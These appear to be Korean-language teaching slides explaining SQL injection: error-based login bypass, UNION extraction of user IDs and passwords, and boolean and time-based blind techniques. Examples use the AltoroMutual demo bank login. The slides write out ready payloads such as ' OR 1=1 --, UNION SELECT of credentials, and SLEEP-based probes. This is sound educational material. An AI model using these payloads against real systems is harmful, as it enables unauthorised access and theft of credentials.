

2024.03.20

SQL Injection

it지능정보공학과

정보경

SQL Injection

SQL(Structured Query Language) : 데이터베이스(DB)를 만들고 유지하는 데 사용하는 프로그래밍 언어 중 하나.
DB를 구축하고 조작하기 위해 사용하는 일종의 명령어인 셈이다. SQL을 이용하면 데이터를 정의, 조작, 제어할 수 있다.

- SQL 인젝션은 웹사이트 취약점을 찾아, DB를 관리하는 SQL 명령어에 악성코드를 삽입해 해커가 원하는 식으로 조작하는 웹 해킹 공격 중 하나다. 개발자가 의도하지 않은 SQL 명령을 실행해 DB를 비정상적으로 조작한다. 이런 식으로 개발자 모르게 DB에 저장한 정보를 유출할 수 있다.
- 클라이언트의 입력 값을 조작하여 서버의 데이터베이스를 공격할 수 있는 공격 방법
- 문법적 의미가 있는 싱글쿼터(')와 주석(#)을 이용해 완성된 쿼리문을 주입해 공격자는 로그인 우회, 데이터 추출 등의 악의적인 행동을 취할 수 있다.
- SQL Injection 공격 종류 : Union SQLi, Error Base SQLi, Blind SQLi

SQL Injection의 공격 종류

종류	특징
Union SQLi	UNION 절을 이용하여 두 개 이상의 쿼리를 묶어 원하는 정보를 DB에서 추출하는 공격 기법
Error Based SQLi	데이터베이스의 문법에 맞지 않은 쿼리문 입력 시 반환되는 에러 정보를 기반으로 공격하는 기법
Blind SQLi	True인 쿼리문과 False인 쿼리문 삽입 시 반환되는 데이터를 비교하여 정보를 추출하는 공격

Error based SQL Injection

논리적 에러를 이용한 SQL Injection - 대중적인 공격기법

① SELECT * FROM Users WHERE id = 'INPUT1' AND password = 'INPUT2'

②   ' OR 1=1 --



③ SELECT * FROM Users WHERE id = ' ' OR 1=1 -- ' AND password = 'INPUT2'
=> SELECT * FROM Users

▶ 로그인 시 많이 사용되는 SQL 구문

- 해당 구문에서 입력값에 대한 검증이 없음을 확인 후, 악의적인 사용자가 임의의 SQL 구문을 주입
- WHERE 절에 있는 싱글쿼터를 닫아주기 위한 싱글쿼터와 OR 1=1 라는 구문을 이용
→ WHERE 절을 모두 참으로 만들고, -- 를 넣어줌으로 뒤의 구문을 모두 주석 처리
- 결론적으로 Users 테이블에 있는 모든 정보를 조회하게 됨으로써 가장 먼저 만들어진 계정으로 로그인에 성공
→ 관리자 계정
→ 관리자의 권한을 이용해 또 다른 2차 피해 발생 가능

Error based SQL Injection

The screenshot shows the AltoroMutual Online Banking Login page. The page has a header with the AltoroMutual logo and navigation links: Sign In, Contact Us, Feedback, and Search. Below the header is a navigation bar with links for ONLINE BANKING LOGIN, PERSONAL, SMALL BUSINESS, and INSIDE ALTORO MUTUAL. The main content area is titled "Online Banking Login" and displays a red error message: "Login Failed: We're sorry, but this username or password was not found in our system. Please try again." Below the message are input fields for Username (containing "aaaa") and Password (containing "*****"), and a Login button.

The screenshot shows the AltoroMutual Online Banking Login page. The page has a header with the AltoroMutual logo and navigation links: Sign In, Contact Us, Feedback, and Search. Below the header is a navigation bar with links for ONLINE BANKING LOGIN, PERSONAL, and SMALL BUSINESS. The main content area is titled "Online Banking Login" and displays a red error message: "Syntax error: Encountered \"123434\" at line 1, column 66." Below the message are input fields for Username (containing "aaaa'") and Password (containing "*****"), and a Login button.


- 에러 메시지가 변하는 이유: 로그인 하려면 유저가 입력한 id와 password가 DB에 존재하는지 확인해야함.

```
SELECT * FROM accounts
WHERE id= '유저가입력한id' AND pw= '유저가입력한pw'
```

```
SELECT * FROM accounts
WHERE id= 'aaaa ' ' AND pw= '유저가입력한pw'
```

- 싱글쿼터(')는 SQL 문법의 일부이기 때문에 SQL문법 에러가 나게 됨
- 인풋을 이용하여 강제로로그인 가능, 디비 삭제 및 디비 테이블 전체 가져오기 가능

Error based SQL Injection



ONLINE BANKING LOGIN

PERSONAL SMALL BUSINESS

PERSONAL

- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Other Services

Online Banking Login


Username: tuser

Password:

Login

```
SELECT * FROM accounts
WHERE id= 'tuser' AND pw= '유저가입력한pw'
```

```
SELECT * FROM accounts
WHERE id= 'tuser' -- ' AND pw= '유저가입력한pw'
```



ONLINE BANKING LOGIN

PERSONAL

Online Banking Login

Username: tuser' --'

Password:

Login

- tuser 라는 아이디가 실제로 존재한다고 가정

```
SELECT * FROM accounts
WHERE id= 'tuser' OR 1=1 -- ' AND pw= '유저가입력한pw'
```

이것을 만족하거나 (항상 참)

- 테이블에 있던 모든 행이 출력됨
- 관리자(admin) 권한 탈취 가능

Union based SQL Injection


Union 명령어를 이용한 SQL Injection

게시글 조회

① SELECT * FROM Board WHERE title LIKE '%INPUT%' OR contents '%INPUT%'

Board table

id	title	contents
1	hi	Hello
2	bye	Bye bye



③ SELECT * FROM Board WHERE title LIKE '% ' UNION SELECT null,id,passwd FROM Users --
' AND contents '% UNION SELECT null,id,passwd FROM Users -- %'


▶ Board 라는 테이블에서 게시글을 검색하는 쿼리문

Union : 두 개의 쿼리문에 대한 결과를 통합해서 하나의 테이블로
보여주게 하는 키워드

Union Injection조건 | Union 하는 두 테이블의 컬럼 수와 데이터 형이 같아야 함


- 정상적인 쿼리문에 Union 키워드를 사용하여 인젝션에 성공하면, 원하는 쿼리문을 실행할 수 있음
- 입력값을 title 과 contents 컬럼의 데이터랑 비교한 뒤 비슷한 글자가 있는 게시글을 출력함
- 여기서 입력값으로 Union 키워드와 함께 컬럼 수를 맞춰서 **SELECT** 구문을 넣음
→ 두 쿼리문이 합쳐서 하나의 테이블로 보여지게 됨
- 인젝션이 성공하게 되면, 사용자의 개인정보가 게시글과 함께 화면에 보여짐

Union based SQL Injection



- URL 뒤에다가 작가 번호를 입력하면 작가의 소개 글을 DB에서 꺼내서 보여주도록 동작하는 사이트

```
SELECT * FROM WHERE artist=-1
UNION SELECT 1, username, pass 컬럼 개수를 맞춰주기 위함
FROM users --
```



- Union : 두 개의 쿼리문(SELECT문)에 대한 결과를 통합해서 하나의 테이블로 보여주게 하는 키워드

→ 작가의 소개가 아닌, userid와 password가 나오게 됨

Blind SQL Injection

Boolean based SQL - 데이터베이스로부터 특정한 값이나 데이터를 전달받지 않고, 단순히 참과 거짓의 정보만 알 수 있을 때 사용
-로그인 폼에 SQL Injection이 가능하다고 가정 했을 때, 서버가 응답하는 로그인 성공과 로그인 실패 메시지를 이용하여, DB의 테이블 정보 등을 추출해 낼 수 있다.

① SELECT * FROM Users WHERE id = 'INPUT1' AND password = 'INPUT2'



abc123' and ASCII(SUBSTR(SELECT name FROM information_schema.tables
WHERE table_type='base table' limit 0,1),1,1)) > 100 --
(MySQL 일 경우)

③ SELECT * FROM Users WHERE id = 'abc123' and ASCII(SUBSTR(SELECT name FROM
information_schema.tables WHERE table_type='base table' limit 0,1),1,1)) > 100 --
' AND password = 'INPUT2' 로그인 이 될 때까지 시도

▶ Blind Injection을 이용하여 데이터베이스의 테이블 명을 알아내는 방법

① SELECT * FROM Users WHERE id = 'INPUT1' AND password = 'INPUT2'



②



abc123' and ASCII(SUBSTR(SELECT name FROM information_schema.tables
WHERE table_type='base table' limit 0,1),1,1)) > 100 --
(MySQL 일경우)

③ SELECT * FROM Users WHERE id = 'abc123' and ASCII(SUBSTR(SELECT name FROM
information_schema.tables WHERE table_type='base table' limit 0,1),1,1)) > 100 --
' AND password = 'INPUT2' 로그인 이 될 때까지 시도

- 해당구문은 MySQL에서 테이블 명을 조회하는 구문
→ limit 키워드를 통해 하나의 테이블만 조회
→ SUBSTR 함수로 첫 글자만, ASCII 를 통해서 ascii 값으로 변환
- 만약, 조회되는 테이블 명이 Users 라면 'U' 자가 ascii 값으로 조회가 될 것이고, 뒤의 100 이라는 숫자 값과 비교를 하게 됨
→ 거짓이면 로그인 실패가 될 것이고, 참이 될 때까지 뒤의 100이라는 숫자를 변경해 가면서 비교
⇒ 공격자는 이 프로세스를 자동화 스크립트를 통하여 단기간 내에 테이블 명을 알아 낼 수 있음

Blind SQL Injection

Time based SQL - 마찬가지로, 서버로부터 특정한 응답 대신에 참 혹은 거짓의 응답을 통해서 데이터베이스의 정보를 유추하는 기법
-로그인 폼에 SQL Injection이 가능하다고 가정 했을 때, 서버가 응답하는 로그인 성공과 로그인 실패 메시지를 이용하여, DB의 테이블
정보 등을 추출해 낼 수 있다.

① SELECT * FROM Users WHERE id = 'INPUT1' AND password = 'INPUT2'



abc123' OR (LENGTH(DATABASE())=1 AND SLEEP(2)) --

(MySQL 일경우)

혹은 BENCHMARK() 함수사용

③ SELECT * FROM Users WHERE id = 'abc123' OR (LENGTH(DATABASE())=1 AND SLEEP(2)) --
' AND password = 'INPUT2' SLEEP 할 때까지 시도

▶ Time based SQL Injection을 사용하여 현재 사용하고 있는 데이터베이스의 길이를 알아내는 방법

① SELECT * FROM Users WHERE id = 'INPUT1' AND password = 'INPUT2'



②



abc123' OR (LENGTH(DATABASE())=1 AND SLEEP(2)) --

(MySQL 일 경우)

혹은 BENCHMARK() 함수 사용

AhnLab

③ SELECT * FROM Users WHERE id = 'abc123' OR (LENGTH(DATABASE())=1 AND SLEEP(2)) --
' AND password = 'INPUT2' SLEEP 할 때까지 시도

-
- 로그인 폼에 주입이 되었으며, 임의로 abc123 이라는 계정을 생성해 둬
 - LENGTH(DATABASE()) = 1 가 참이면 SLEEP(2) 가 동작하고, 거짓이면 동작하지 않음
 - LENGTH 함수는 문자열의 길이를 반환하고, DATABASE 함수는 데이터베이스의 이름을 반환함
→ 숫자 1 부분을 조작하여 데이터베이스의 길이를 알아 낼 수 있음
 - BENCHMARK 는 BENCHMARK(1000000,AES_ENCRYPT('hello','goodbye')); 이런 식으로 사용이 가능하지만, 시간 오래 걸림

그 밖의 SQL Injection

Stored Procedure SQLi	Mass SQLi
저장된 프로시저 에서의SQL Injection	다량의 SQL Injection 공격
<ul style="list-style-type: none">• 일련의 쿼리들을 모아 하나의 함수처럼 사용하기 위한 것• 공격에 사용되는 대표적인 저장 프로시저는 MS-SQL 에 있는 xp_cmdshell로 윈도우 명령어를 사용할 수 있게 된다.• 단, 공격자가 시스템 권한을 획득 해야 하므로 공격난이도가 높으나 공격에 성공한다면, 서버에 직접적인 피해를 입힐 수 있는 공격이다.	<ul style="list-style-type: none">• 기존 SQL Injection 과 달리 한번의 공격으로 다량의 데이터베이스가 조작되어 큰 피해를 입히는 것을 의미• 데이터베이스 값을 변조하여 데이터베이스에 악성스크립트를 삽입하고, 사용자들이 변조된 사이트에 접속 시 좀비PC로 감염되게 한다. 이렇게 감염된 좀비 PC들은 DDoS 공격에 사용된다.